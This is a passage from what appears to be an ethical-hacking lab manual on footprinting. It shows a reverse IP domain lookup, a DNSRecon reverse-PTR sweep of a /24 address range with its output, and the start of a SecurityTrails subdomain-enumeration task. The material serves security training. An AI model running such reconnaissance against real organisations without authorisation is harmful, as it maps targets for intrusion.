


Module 02 – Footprinting and Reconnaissance

3. On the **Reverse IP Domain Check** page, enter **www.certifiedhacker.com** in the **Remote Address** field and click **Check** to find other domains/sites hosted on a certifiedhacker.com web server. You will get the list of domains/sites hosted on the same server as **www.certifiedhacker.com**, as shown in the screenshot.




4. Now, switch to the **Parrot Security** virtual machine.
5. Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.
6. In the **Parrot Terminal** window, type **cd dnsrecon** and press **Enter** to enter into dnsrecon directory.
7. Type **chmod +x ./dnsrecon.py** and press **Enter**.



- Now type `./dnsrecon.py -r 162.241.216.0-162.241.216.255` and press **Enter** to locate a DNS PTR record for IP addresses between 162.241.216.0 - 162.241.216.255.

Note: Here, we will use the IP address range, which includes the IP address of our target, that is, the certifiedhacker.com domain (162.241.216.11), which we acquired in the previous steps.

Note: -r option specifies the range of IP addresses (first-last) for reverse lookup brute force.



```
[attacker@parrot]-[~]
$cd dnsrecon
[attacker@parrot]-[~/dnsrecon]
$chmod +x ./dnsrecon.py
[attacker@parrot]-[~/dnsrecon]
$./dnsrecon.py -r 162.241.216.0-162.241.216.255
[*] Performing Reverse Lookup from 162.241.216.0 to 162.241.216.255
[+] PTR 162-241-216-1.unifiedlayer.com 162.241.216.1
[+] PTR 162-241-216-0.unifiedlayer.com 162.241.216.0
[+] PTR 162-241-216-2.unifiedlayer.com 162.241.216.2
[+] PTR 162-241-216-3.unifiedlayer.com 162.241.216.3
[+] PTR 162-241-216-4.unifiedlayer.com 162.241.216.4
[+] PTR 162-241-216-5.unifiedlayer.com 162.241.216.5
[+] PTR 162-241-216-10.unifiedlayer.com 162.241.216.10
[+] PTR 162-241-216-7.unifiedlayer.com 162.241.216.7
[+] PTR 162-241-216-6.unifiedlayer.com 162.241.216.6
[+] PTR 162-241-216-9.unifiedlayer.com 162.241.216.9
[+] PTR 162-241-216-8.unifiedlayer.com 162.241.216.8
[+] PTR box5331.bluehost.com 162.241.216.11
[+] PTR box5348.bluehost.com 162.241.216.17
[+] PTR 162-241-216-12.unifiedlayer.com 162.241.216.12
[+] PTR 162-241-216-13.unifiedlayer.com 162.241.216.13
[+] PTR 162-241-216-15.unifiedlayer.com 162.241.216.15
[+] PTR 162-241-216-16.unifiedlayer.com 162.241.216.16
[+] PTR box5334.bluehost.com 162.241.216.14
[+] PTR 162-241-216-18.unifiedlayer.com 162.241.216.18
[+] PTR box5350.bluehost.com 162.241.216.20
[+] PTR 162-241-216-19.unifiedlayer.com 162.241.216.19
[+] PTR 162-241-216-21.unifiedlayer.com 162.241.216.21
[+] PTR 162-241-216-22.unifiedlayer.com 162.241.216.22
```


- This concludes the demonstration of gathering information about a target organization by performing reverse DNS lookup using “you get signal’s” Reverse IP Domain Check and DNSRecon tool.
- Close all open windows and document all the acquired information.
- Turn off the **Parrot Security** virtual machine.

Task 3: Gather Information of Subdomain and DNS Records using SecurityTrails

SecurityTrails is an advanced DNS enumeration tool that is capable of creating a DNS map of the target domain network. It can enumerate both current and historical DNS records such as A, AAAA, NS, MX, SOA, and TXT, which helps in building the DNS structure. It also enumerates all the existing subdomains of the target domain using brute-force techniques.

Here, we will use SecurityTrails to gather information regarding the subdomains and DNS records of the target website.

1. Switch to the **Windows 11** virtual machine.
2. Open any web browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor and type **https://securitytrails.com/** and press **Enter**.
3. **SecurityTrails** website appears, In the website, click on **Sign Up For Free** button at the top right corner of the page.



Module 02 – Footprinting and Reconnaissance

4. **Sign up-Free** page appears, enter the required details and check the terms and conditions check box. Click **Sign up for free**.

ST Signup | SecurityTrails Account

Set Firefox as your default browser? Get fast, safe, and private browsing whenever you use the web. [Set as default](#)

Get an attacker's point of view: unveil your digital footprint [Request Access](#)

ST Login

Sign up - Free

Begin Monitoring your DNS, IPs and Domain Names for Threats and Risks Today!

Name

Email

@gmail.com

Company

Reasons to join free:

- Discover Historical DNS Records**
Find historical changes in the blink of an eye. Access 10+ years of data, including: A, AAA, MX, NS, SOA, and TXT records.
- Find Unseen Subdomains**
We update over 5 billion DNS records daily to ensure you're aware of every change. See the unseen, in mere seconds.
- Reveal Associated Domains**
Understand the relationship between domains, companies, and individuals. Unveil any associated domains.

SecurityTrails v2.11.0 © 2022 Light Mode

ST Signup | SecurityTrails Account

Set Firefox as your default browser? Get fast, safe, and private browsing whenever you use the web. [Set as default](#)

Get an attacker's point of view: unveil your digital footprint [Request Access](#)

ST Login

John Doe

john.doe@gmail.com

ccc

Password

☒ I accept the Terms of Service and Privacy Policy

